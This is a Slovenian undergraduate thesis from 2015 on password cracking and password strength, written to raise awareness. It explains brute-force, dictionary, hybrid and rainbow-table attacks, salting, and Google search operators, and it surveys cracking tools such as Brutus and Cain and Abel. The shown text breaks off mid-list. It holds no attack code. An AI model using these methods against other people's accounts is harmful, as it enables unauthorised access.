Univerza v Ljubljani
Fakulteta za računalništvo in informatiko

Uroš Weber

Program za razbijanje gesel in ugotavljanje njihove moči

diplomsko delo

visokošolski strokovni študijski program prve stopnje računalništvo in informatika

Mentor: prof. dr. Aleksandar Jurišić

Ljubljana 2015

Fakulteta za računalništvo in informatiko izdaja naslednjo nalogo:

Tematika naloge:

Tema diplomskega dela

Danes gesla predstavljajo velik delež zaščite, zato je še kako pomembno ali jih znamo izbrati na pravi način. Osrednji cilj naj bo razvoj aplikacije za razbijanje gesel, s katero želimo ugotavljati moč gesel. V delu prestavite porazdelitev najpogosteje uporabljenih gesel tako v slovenščini kakor tudi v angleščini. Preučite dosedanje slabe navade pri izbiri gesel in v programih, ki naj bi zagotavljali izbiro močnih gesel, nato pa predstavite še današnje dobre prakse. Naredite tudi pregled javno dostopnih programov za razbijanje gesel. Sledi naj podroben opis uporabe in delovanja same aplikacije ter njena analiza.

Izjava o avtorstvu diplomskega dela

Spodaj podpisani Uroš Weber sem avtor diplomskega dela z naslovom:

Program za razbijanje gesel in ugotavljanje njihove moči

S svojim podpisom zagotavljam, da:

- sem diplomsko delo izdelal samostojno pod mentorstvom prof. dr. Aleksandra Jurišića
- so elektronska oblika diplomskega dela, naslov (slov., angl.), povzetek (slov., angl.) ter ključne besede (slov., angl.) identični s tiskano obliko diplomskega dela,
- soglašam z javno objavo elektronske oblike diplomskega dela na svetovnem spletu preko univerzitetnega spletnega arhiva.

V Ljubljani, dne 16. julij 2015 Podpis avtorja:

Zahvaljujem se svojemu mentorju prof. dr Aleksandru Jurišiću, ki me je med pisanjem diplome spodbujal z uporabnimi nasveti. Zahvalil bi se tudi svoji sestri za podporo skozi celoten študij.

Kazalo

Slike

Tabele

Seznam uporabljenih kratic

kratica	angleško	slovensko
CAPTCHA	Completely Automated Public Turing Test To Tell Computers and Humans Apart	Popolnoma avtomatiziran javen Turingov test, s katerim ločimo računalnike od ljudi
CPU	Central Processing Unit	Centralna procesna enota
DNS	Domain Name System	Sistem domenskih imen, ki pretvarja IP naslove v spletne naslove
DOS	Denial Of Service	Zavrnitev storitve. S tem preprečimo nudenje določenega servisa
FTP	File transfer protocol	Protokol za prenos datotek med računalniki
GPU	Graphics Processing Unit	Grafična procesna enota
HTTP	HyperText Transfer Protocol	Protokol namenjen objavljanu in prejemanju HTML strani
IMAP	Internet Message Access Protocol	Protokol za dostop do e-pošte
IKE	Internet Key Exchange	Protokol za izmenjavo ključev
IP	Internet Protocol.	IP naslov, ki določa računalnika v omrežju.
LDAP	Lightweight Directory Access Protocol	Protokol za poizvedovanje in spreminjane imeniških storitev

TABELE

kratica	**angleško**	**slovensko**
LM	Lan Manager	Windows LM avtentikacija, brez uporabe soli
MD5	Message-Digest Algorithm	Kodirna funkcija s 128-bitnim ključem
NTLM	NT LAN Manager	Windows NTLM avtentikacija, ki uporablja sol
NNTP	Network News Transfer Protocol	Protokol za prenos novic, kot so članki preko spleta
OCR	Optical Character Recognition	Program za prepoznavo črk
POP3	Post Office Protocol version 3	Protokol za pridobivanje e-pošte iz strežnika
PSK	Pre-Shared Key	Avtentikacija s souporabljenim ključem
POS terminal	Point-of Sale	POS terminal, ki je kot nadomestek plačilnega sistema
URL	Uniform Resource Locator	Enolično določa naslov spletnih strani na spletu
VNC	Virtual Network Computing	Dostop do oddaljenega namizja
VOIP	Voice over IP	Telefonija preko internetnega protokola

Povzetek

Diplomsko delo opisuje pomen gesel, s katerimi varujemo dostop do uporabniških računov (in s tem posledično tudi osebne podatke). Tehnologija se neprestano razvija in s tem tudi varnostni mehanizmi za gesla ter nove oblike ranljivosti za zaščito gesel. Glavni namen diplomske naloge je ozaveščanje uporabnikov o izbiri močnih gesel in predstavitev naše aplikacije, s katero lahko preverimo moč našega gesla.

Podrobno bomo pogledali posamezne napade na gesla. Razdelili jih bomo na tehnične, kjer bomo spoznali pomembnost izbire močnih gesel, in na ne tehnične, kot je socialni inženiring (ki je v dodatku) le-ta vsebuje zbirko zvijač, s katerimi napadalec doseže, da sami izdamo geslo ali pa mu ponudimo vsaj močan namig. Opisali bomo nekatere prosto dostopne programe, s katerimi lahko razbijemo šibko geslo. Na kratko bomo pogledali tudi pomanjkljivosti slovenske zakonodaje, kot so na primer osebni podatki umrlega.

Ključne besede: gesla, napadi na gesla, socialno inženirstvo, CAPTCHA, varnost gesel.

Abstract

The thesis describes the role of passwords to protect unauthorized access to our acounts (and consequently also our data). Technology is constantly evolving, thereby there is also rapid developement of security mechanisms for protection of passwords, as well as new forms of vulnerability for passwords protection. The main purpose of this thesis is to raise awareness of choosing strong passwords and present the application, which can show strength of our password.

We will study known password attacks in detail. Attacks will be divided into technical, where we will see the importance of choosing strong passwords, and non technical ones, such as social engineering (which is in appendix) this presents a collection of attacker's tricks, which presuade us to give up our password or at least a strong hint about it. We will describe some of the programs that exist on the Internet with which can we hack password. We will also briefly survey the deficiencies of Slovenian legislation in the case with personal data of the deceased.

Keywords: passwords, attacks on passwords, social engineering, CAPTCHA, safety passwords.

Poglavje 1

UVOD

V današnjem času imamo veliko varnostnih mehanizmov za zaščito podatkov in virov pred nepooblaščeno osebo. Ena izmed teh je tudi zaščita z geslom. Odkar smo začeli uporabljati računalnike, je varovanje dostopa do podatkov z geslom med enostavnejšimi načini. Vendar so se posledično razvile tudi številne metode za razbijanje gesel, katerih se moramo zavedati.

Varnostni mehanizmi so ponavadi dobro stestirani, preden se uporabijo pri varovanju gesel. Pri geslu, ki ga bo uporabnik izbral, je človeški faktor en od dejavnikov, od katerega je odvisno, ali bo geslo močno oziroma predvidljivo in s tem šibko, *glej npr. Burnett [7].*

Ker od časa do časa v javnost pricurljajo zasebni podatki (in ti pogosto vključujejo tudi gesla), sedaj na spletu ni težko najti seznamov pogostih gesel. Na spletu obstaja veliko aplikacij, ki lahko odkrijejo enostavna gesla. Zato je še toliko pomembneje, da se jih zavedamo in izberemo močno geslo.

Odkar uporabljamo gesla na računalnikih, so programerji razvijali programe za njihovo odkrivanje. Večinoma ti delujejo na podoben način, in sicer tako, da razbijejo geslo z metodami, ki bodo opisane v tej diplomski nalogi. Razlika med programi je opazna pri hitrosti razbijanja gesel. Vendar se človeški pristop pri izbiri gesel še vedno ni spremenil dovolj. Ljudje izbirajo gesla tako, da si ga najlažje zapomnijo. To pomeni, da izberejo za geslo

besedo, ki njim nekaj pomeni. Če se omejimo samo na osebna imena, imena krajev ali najbolj pogoste besede, dobimo nekaj sto tisoč besed. S takim slovarjem besed, je danes možno razbiti geslo v nekaj urah. Celo v raziskavi iz leta 2002, so pri spletni banki Egg ugotovili, da veliko uporabnikov uporablja šibka gesla. V 50% so to osebna imena, *glej npr. Pfleeger [31].*

V drugem poglavju bomo natančneje opredelili pojem gesla, kakšni so motivi napadalcev in od česa je odvisno, da geslo lahko razbijemo. V tretjem poglavju se bomo podučili najbolj razširjenih tehnik napadov na gesla. V četrtem poglavju bomo pogledali, kakšne programe za razbijanje gesel najdemo na spletu. V petem poglavju bomo spoznali varnostni mehanizem, s katerim omejimo število poskusov ugibanja gesla. V šestem poglavju bomo preučili pomembnejša nova napada na spletni strani, ki sta se pred kratkim zgodila in kakšna gesla uporabljajo Slovenci. V sedmem poglavju bomo predstavili zakonodajo o varovanju osebnih podatkov in o dostopu do osebnih podatkov umrlega. V zadnjem poglavju bomo opisali naš program za razbijanje gesel.

V dodatku se bo bralec seznanil z ne tehničnimi napadi. Spoznal bo, kaj pomenijo izrazi spletno ribarjenje, pharming, tabnabbing in vishing.

Poglavje 2

O GESLIH

Z gesli se srečujemo vsak dan za dostop do računalnika, elektronske pošte, spletne strani in mnogo drugih stvari ali drugih naprav. Geslo je podatek, s katerim lahko dostopamo do določenega vira. Uporabo gesel so poznali že v stari antiki, ko so morali poznati geslo ali določeno frazo, da so imeli dostop do zgradbe ali mesta. V sodobnih časih geslo uporabljamo v virtualnih svetovih, da omejimo nepooblaščenim dostop do informacijskih sistemov ali določenih virov podatkov. Geslo lahko definiramo kot niz različnih znakov, ki vsebuje črke, številke in posebne znake. V nadaljevanjem bomo pogledali, kakšni so motivi napadalcev, vrste napadov in učinkovitost razbijanja.

2.1 Motivi napadalcev

Motiv za napad na gesla je odvisen od napadalca, *glej npr. SI-CERT [34].*

- Načrtovani:
  - iskanje podatkov ali zbiranje podatkov,
  - povzročanje finančne ali strojne škode,
  - iskanje lukenj.

- Priložnostni:
  - naletimo na ranljivost.
- Izkazovanje moči in znanja.

2.2 Vrste napadov

Obstaja več vrst napadov na gesla:

- online napad, pomeni, da napadamo na spletu. Napadamo spletne strani, kjer je potrebno opraviti prijavo uporabnika. To so lahko spletni forumi, e-pošte, spletni portali. Online napadi niso zelo učinkoviti, ker imajo pogosto varnostne mehanizme, ki prepričujejo napade na gesla. En od varnostnih mehanizmov je CAPTCHA, ki se pojavi, ko prevečkrat vpišemo napačno geslo. Še vedno pa se je možno izogniti takšni zaščiti in izvesti napad, *glej npr. Burnett [7].* Kot primer obstaja program, ki se imenuje Hydra. Slednji (program) prestavlja avtentikacijski program, ki podpira več online storitev, kot so POP3, http, LDAP, IMAP,..
- offline napad, pomeni, da izvajamo napad na lokalnem računalniku. Pogosto imamo na voljo zgoščena gesla, imenovana zgostitev. Offline napadi so najbolj učinkoviti, ker ni sistema, ki bi nam preprečil poskušanje in opozoril uporabnika na akcije napadalca.
- aktivni napad se šteje, kadar s svojimi dejanji in ukazi spreminjamo podatke ali delovanje sistema.
- pasivni napad je prisluškovanje, kadar s svojimi dejanji ne spreminjamo integriteto podatkov ali delovanja sistema.
- tehnični napadi:
  - branje in poslušanje portov,

  - napad onemogočanja (DoS),
  - škodljiva programska koda,
  - zloraba storitev.

- goljufije in prevare:
  - kraja identitete,
  - spam, [1]
  - phishing. [2]

2.3 Učinkovitost razbijanja

Učinkovitost razbijanja gesla je odvisna od več dejavnikov, kot so:

- zaščita gesla. Gesla, ki imajo omejeno število poskusov. Nekatera gesla imajo rok trajanja. Druga imajo zakasnitev preden, lahko spet vpišemo geslo.
- sredstva, ki so na voljo. V primeru, da imamo na voljo boljše, močnejše računalnike, kjer lahko izrabimo večnitne procesorje, lahko hitreje ugotovimo geslo.

Učinkovitost offline napada temelji tudi na tem, da lahko izrabimo veliko število poskusov in računsko moč. Pri tem nam pomagata CPU in GPU skupaj s preračunanimi hash tabelami (mavrične tabele), slovarji ali napad s silo. Razlika med CPU in GPU je v času operacij, ki lahko posamezni enoti izvedeta. CPU temelji na centralni procesni enoti. Medtem, ko je napad GPU novejši, saj izrablja moč grafične procesne enote oziroma izrablja moč grafične kartice. Grafična kartica je lahko tudi do 100 krat hitrejša od centralne procesne enote, *glej npr. Burnett [7].*

[1] spam je izraz, ki se uporablja za vsiljeno pošto

[2] phishing je nezakoniti način zavajanja uporabnikov, namenjen pridobivanju njegovih osebnih podatkov

Poglavje 3

PREGLED TEHNIČNIH METOD ZA RAZBIJANJE GESEL

Pri razbijanju gesel imamo več metod. Katero metodo bomo izbrali, je odvisno od tega, koliko časa želimo porabiti in koliko truda želimo vložiti. Da napadalcu otežimo nalogo, morajo biti gesla močna. To pomeni, da morajo gesla biti dovolj dolga. Izogibati se moramo gesel, v katerih je uporabljen osebni podatek, ki bi ga napadalec lahko poznal. Takšna gesla so na primer osebno ime, rojstni datum, ime hišnega ljubljenčka, ime bližnje osebe, naša telefonska številka, naš hišni naslov in podobno. Če upoštevamo vse te elemente, dobimo geslo, ki je močno, *glej npr. Hölbl [18].*

Uporabljati močno geslo še ne pomeni popolne zaščite. Odsvetuje se hranjenje gesla v fizični obliki (npr. listek prilepljen na zaslonu). Če si gesla ne moremo zapomniti, si ga vseeno zapišemo, a zapis shranimo nekam na varno. Priporočeno je, da isto geslo ne uporabljamo na več računih, saj v primeru, da napadalec ugotovi geslo, tako preprečimo morebiti večjo škodo.

V tem poglavju bomo pogledali najpogostejše tehnike za razbijanje gesel. Na koncu poglavja si bomo pogledali še, kako lahko poiščemo geslo z Googlom

(in s tem tudi gesla, ki so v zgoščeni obliki).

3.1 Napad z grobo silo

Pri tej metodi poskušamo geslo uganiti z uporabo vseh kombinacij, kot so številke, črke in posebni znaki do neke velikosti n. Slednje (angl. Brute force attack) pomeni, da uporabimo grobo silo. Napad se izvede tako, da v uporabniški račun vstavljamo zaporedje gesel, dokler geslo ne razbijemo. V najslabšem primeru bi morali čez celoten nabor znakov tolikokrat, kolikor je mest m. Geslo odšifriramo v $O(m^n)$ poskusih, kjer pomeni m število znakov in n dolžino niza. Z dolžino niza se eksponentno povečuje število možnosti, da težje razbijemo geslo.

V teoriji bi napad s silo moral biti 100% uspešen, ker smo uporabili celoten nabor znakov. Vendar v praksi trenutno to še ni izvedljivo. Zaradi hitrosti računalnika in omejitve poskusov tak napad v celoti ni izvedljiv. Večina spletnih aplikacij ima varnostne mehanizme, ki preprečujejo večje število poskusov. Ko nekatere aplikacije posumijo, da gre za vdiranje, ga lahko omejijo, tako da se vklopi CAPTCHA. Pri nekaterih aplikacijah se pojavi zakasnitev pri napačno vnesenih geslih, lahko pa tudi blokirajo IP naslov.

V praksi je napad z grobo silo zelo neučinkovit.

3.2 Napad s slovarjem

Je najbolj priljubljen in najpogostejši napad. Slednje (angl. Dictionary attack). Priljubljen je, zato ker je enostaven, relativno hiter in vanj je potrebno vložiti najmanj truda, saj na spletu že obstajajo različni programi, ki nam olajšajo to delo. Pri temu napadu si pomagamo s slovarjem, ki vsebuje od tisoč pa vse do milijon in več besed. Slovar je lahko poljuben. Najdemo ga lahko na internetu ali pa ga naredimo sami oziroma ga priredimo za naše potrebe. Napad se izvaja tako, da izberemo besedo iz slovarja in jo vstavimo

kot geslo v uporabniški račun.

Pri tej metodi so najbolj na udaru enostavna gesla. To so gesla, ki so kratka in se najbolj pogosto uporabljajo v vsakdanjem življenju. Besede, ki niso tujke, pogovorne besede, besede, ki se najpogosteje uporabljajo v geslih, osebna imena, imena krajev.

Kratke besede v slovarju tudi kombiniramo med seboj, da dobimo čim več možnosti. Postopek se ponavlja, dokler ne odkrijemo pravo geslo ali pa pridemo do konca slovarja.

Kombiniran napad s slovarjem

Pomeni, da kombiniramo več besed iz slovarja ali več besed iz več slovarjev. Ta tehnika se je pojavila, ker veliko uporabnikov na ta način sestavlja svoja gesla. To pomeni, da na začetku ali na koncu svojega gesla dodajo besede, številke ali posebne znake, glej Tabela 3.1.

vhod	izhod
	geslogeslo
	geslo123
	123geslo
geslo	abcgeslo
abc	abcabc
123	123abc
	gesloabc
	123abcgeslo
	gesloabc123
	abc123geslo

Tabela 3.1: Izgled kombiniranja gesel.

Hibriden napad s slovarjem


Ta način (angl. Hybrid dictionary attack) je kombinacija napada z grobo silo in napada s slovarjem. Kot primer vzamemo besedo iz slovarja »password«, ki jo kombiniramo z drugimi nizi, da dobimo novo besedo. Tako lahko dobimo »111password«, »112password«, vse do »999password«. S tako kombinacijo napada lahko drastično povečamo časovno zahtevnost, ker je potrebno izračunati niz iz napada s silo in niz iz slovarja. Časovna kompleksnost bi tako bila asimptotična $O(n^2)$.

3.3 Napad z mavričnimi tabelami

V sodobnih operacijskih sistemih se gesla ne shranjujejo več neposredno na disk, kot odprt tekst, temveč se najprej obdelajo z zgoščevalno funkcijo. S tem naredimo »prstni odtis« gesla. Poleg niza se shrani v tabelo zgoščena vrednost. Gesla ne shranjujemo neposredno, ker v primeru, da napadalcu uspe priti do datoteke z gesli, s tem onemogočimo, da bi prišel do drugih uporabniških računov, saj so v tabeli shranjene samo zgoščevalne vrednosti gesel. Kljub poznavanju zgoščevalne vrednosti gesel, napada ni mogoče izvesti drugače kot z grobo silo, *glej npr. Hölbl [18].*

Tabele so do neke mere popolni seznami, ki vsebujejo vse možne kombinacije zgostitev in originalov. Napad z mavričnimi tabelami (angl. Rainbow tables) je malo drugačen napad na gesla. Pri tem napadu ne poskušamo ugotoviti geslo na uporabnikovem računu, tako da bi za vsako besedo pogledali, če je geslo razbito, ampak temelji na predpripravi računanja vseh možnih kombinacij znakov in njihovih zgoščevalnih vrednosti. S tem dobimo veliko tabelo, ki je lahko velika več Gb in v kateri so shranjena gesla in njim pripadajoče zgoščevalne vrednosti. Čeprav je tak napad podoben napadu s silo, obstaja manjša razlika. Pri napadu s silo moramo geslo preveriti v uporabniškem računu, pri tem napadu, pa primerjamo samo zgoščene vrednosti, ki na podlagi ujemanja ugotovijo geslo. Prednost tega napada je, da imamo neomejeno število poskusov, slabost pa, da potrebujemo veliko pro-

stora na disku. Mavrične tabele so tako bolj kombinacija napada z grobo silo in napada s slovarjem, kjer dobimo zelo velik slovar, v katerem so nizi in pripadajoče zgostitve. Takšen pristop zmanjša čas pri napadu zaradi prostorske zahtevnosti. Potek pridobivanja in primerjanja gesel ter zgostitve poteka tako, da za predvideno geslo z zgoščevalno funkcijo izračunamo zgostitev. Redukcijska funkcija je funkcija, ki nam pove, kako z ene vrednosti preidemo na drugo. Z redukcijsko funkcijo generiramo iz zgostitve naslednji niz in tako dobimo zgostitve razvrščene v verige. Verigo, ki jo dobimo, moramo pregledati od začetka do konca, saj imajo zgoščevalne funkcije to lastnost, da jih ni mogoče invertirati. To pomeni, da ni mogoče dobiti končne vrednosti, iz katere smo dobili zgoščevalno vrednost. Po generiranju celotne verige lahko zavržemo vse vrednosti, razen prvega in zadnjega niza, ki ju shranimo v mavrično tabelo.




Slika 3.1: Shema mavrične tabele.

Mavrične tabele v osnovi pomenijo poseben način shranjevanja zelo velikega slovarja. V primeru napada z grobo silo je časovna kompleksnost v najslabšem primeru $O(2^n)$, kjer je n dolžina niza izražena v bitih. Pri iskanju po slovarju je časovna kompleksnost linearna, saj je $O(n)$, kjer je n število nizov v tabeli. Z uporabo mavričnih tabel lahko časovno kompleksnost zmanjšamo na $O(\log n)$. Pomembno je, da geslo ni trivialno, ker se tipično geslo lahko

razbije v nekaj minutah ali urah, kar je precej hitreje kot napad s silo ali s slovarjem.

3.3.1 Uporaba soli v zgoščevalnih tabelah

Kot smo že omenili zgoščevalnih funkcij ni mogoče invertirati, kar pomeni, da iz dane zgostitve zapisa ne moremo ugotoviti, kateri niz oziroma geslo je pravo. Napad z mavričnimi tabelami postane hitro neučinkovit, če dodamo sol (angl. salt). Slednje pomeni, da nizu oziroma geslu zraven dodamo k naključnih bitov, ki se potem uporabijo v zgoščevalni funkciji. Če uporabljamo za sol naključno zaporedje, se v tabelo ločeno shranita zgostitev in sol. Da izvedemo napad z uporabo mavričnih tabel, bi morali poznati vrednost soli, kar nam onemogoča, da bi izračunali zgostitev.



Slika 3.2: Uporaba soli.

V starejših Windowsih, kot je XP je bil napad z mavričnimi tabelami mogoč, ker so uporabljali LM (Lan Manager) zgoščevalno funkcijo, ki ne vsebujejo soli. Od tam naprej pa se v Windows sistemih uporablja NTLM (NT Lan Manager, ki uporablja pri shranjevanju gesel sol. Tako onemogoča napad z mavričnimi tabelami.

3.4 Iskanje podatkov z Googlom

Več je podatkov, ki so objavljeni na spletu, večja je možnost, da lahko te podatke izkoristimo in najdemo ranljivost v uporabniku. Google je največji spletni iskalnik na svetu. Za vsako informacijo, ki jo iščemo, je 100% verjetnost, da jo bomo iskali preko iskalnika Googla.
Google je tako učinkovit pri iskanju podatkov in se razlikuje od drugih spletnih iskalnikov zaradi naprednih iskalnih operatorjev. Te operatorje uporabimo pri tvorjenju iskalnega niza. V primeru, ko imamo veliko zadetkov, lahko z operatorji izluščimo tiste podatke, ki nas zanimajo. Iskalne operatorje, ki jih vnašamo v Google, uporabljajo sintakso v obliki parameter: iskalni niz, *glej npr. Google [13].*

Primeri nekaterih operatorjev:

- cache: omogoča ogled strani, ki jo je Google shranil v cache. Tako lahko dostopamo do spletne strani, ki niso več dosegljive;
- link: omogoča iskanje po spletnih straneh, ki vsebujejo povezavo na izbrano spletno stran;
- related: omogoča iskanje po spletnih straneh, ki so podobne izbranim spletnim stranem;
- info: prikaz podatkov za določeno spletno stran;
- site: omogoča o preiskavo določene domene;
- filetype: omogoča iskanje določene vrste datoteke;
- inurl: omogoča iskanje po URL naslovih;
- allintext: omogoča iskanje določenega teksta na spletnih mestih;
- numrange: omogoča iskanje števil v razponu;
- author: omogoča iskanje po avtorju;

- group: omogoča iskanje med skupinami na spletnih mestih;
- intext: omogoča iskanje po besedilu na spletnih mestih.

Iskanje zgostitev z Googlom

Zgostitve lahko najdemo z Googlom. Veliko gesel je možno razbiti na tak način oziroma pridobiti iz zgoščene vrednosti gol tekst, saj obstaja veliko različnih seznamov in slovarjev, ko se geslo ujema z zgoščeno vrednostjo. Tak napad se lahko zelo preprosto izvede in je najbolj učinkovit, kjer so gesla šibka. Taka gesla so npr. »123456«, »aaabbbccc«, »admin«, »password«... Obstaja tudi veliko spletnih strani, kjer nam ponujajo programe za razbitje zgoščene vrednosti. V Googlov iskalnik lahko poskusimo vpisati »MD5 hash 'eb8e80a454a69d49ea55462c2ababa99'«. Pri iskanju te zgoščene vrednosti smo dobili zadetek in geslo »8HoWiHTq«. Pri tem je zanimivo, da se geslo »8HoWiHTq« smatra kot močno geslo, ker vsebuje velike in male črke ter številke. Pri iskanju s spletnim iskalnikom Google lažja in šibka gesla vrnejo še več zadetkov.

Poglavje 4

PROGRAMI ZA PRIDOBIVANJE GESEL

Značilnost programov za pridobivanje gesel, ki jih najdemo na spletu, so, da poskušajo ugotoviti geslo v najkrajšem možnem času. Taki programi nam lahko pomagajo na "legalen"način pridobiti geslo (če ga uporabljamo v zasebne namene). S tem se izognemo izgubi podatkov tudi v primeru, če geslo pozabimo. Vendar veliko uporabnikov zlorablja take programe pri kaznivih dejanjih, da škodujejo drugim osebam.
V zadnjih nekaj letih se je razvilo veliko programov za razbijanje gesel. Vsak program ima svoje prednosti in slabosti. V nadaljevanju bomo podrobneje pogledali programe, kot so; Brutus, RainbowCrack, Cain and Abel, John the Ripper, THC Hydra in OphCrack. Na koncu poglavja se bomo še podučili o programu, ki se imenuje Keylogger. Ta ni tipičen program za razbijanje gesel, vendar se veliko gesel pridobi s tem načinom.

4.1 Brutus

Je en od hitrejših in bolj fleksibilnih programov za razbijanje gesel. Orodje je brezplačno in je na voljo samo za Windows sisteme. Zaenkrat še ne obstaja verzija, ki bi delovala na UNIX sistemih, vendar se program stalno posoda-


blja, tako da bo verjetno tudi v bližnji prihodnosti narejena verzija za UNIX sisteme. Brutus se je prvič javno pojavil oktobra leta 1998. Slabost programa Brutus je, da že nekaj let ni bilo nobenih popravkov in novih verzij. Tako, da je tehnologija že malo zastarela. Vendar pa so se razvijalci pred kratkim odločili, da bodo v bližnji prihodnosti objavili novo verzijo programa, *glej npr. Shandkhdhar [33].*
Brutus lahko uporabimo tudi na usmerjevalnikih, saj podpira več vrst protokolov. Ti protokoli so:

- HTTP (osnovno avtentikacijo),
- HTTP (HTML obliko/CGI),
- POP3,
- FTP,
- SMB,
- Telnet,
- IMAP,
- NNTP,
- NetBus.

Brutus lahko uporabimo tudi za preverjanje moči gesel. Pri funkcionalnosti podpira:

- večstopenjsko avtentikacijo,
- 60 istočasnih povezav (to pomeni, da se lahko povežemo istočasno do 60 spletnih naslovov),
- več načinov prijave (brez uporabniškega imena, z uporabniškim imenom in z več uporabniškimi imeni),

- uporaba slovarja za gesla in uporabniška imena ali uporaba grobe sile pri razbitju gesel,
- prekinitev izvajanja operacije in nadaljevanje tam, kjer je nazadnje končal,
- SOCK proxy podpora za vse avtentikacijske tipe.



Slika 4.1: Primer programa Brutus.

Kot smo že v opisu povedali, program že nekaj časa ni bil deležen popravkov, vendar kljub temu še vedno velja, da je med hitrejšimi.

4.2 RainbowCrack

Ta program se uporablja za razbijanje gesel, pri katerih imamo na voljo njihove zgostitve. Potrebuje veliko količino pomnilnika in procesorske moči, da

hitreje razbije geslo za razliko od običajnih napadov z grobo silo. Uporablja namreč mavrične tabele, *glej npr. Shandkhdhar [33].*

4.3 Cain and Abel

Ta program je zelo priljubljen za razbijanje gesel. Lahko opravlja več nalog pri razbijanju gesel, kot so:

- analiza omrežnega prometa (sniffer in the network),
- razbijanje kriptiranih gesel s slovarjem,
- snemanje VoIP pogovorov,
- razbijanje gesel z uporabo grobe sile,
- kriptoanalizo (dešifriranje skritega besedila, brez poznanega ključa),
- analiza usmerjevalnih protokolov,
- ARP zastrupljanje,
- pridobivanje wi-fi gesel.

Omogoča razbitje zgoščenih vrednosti, kot so:

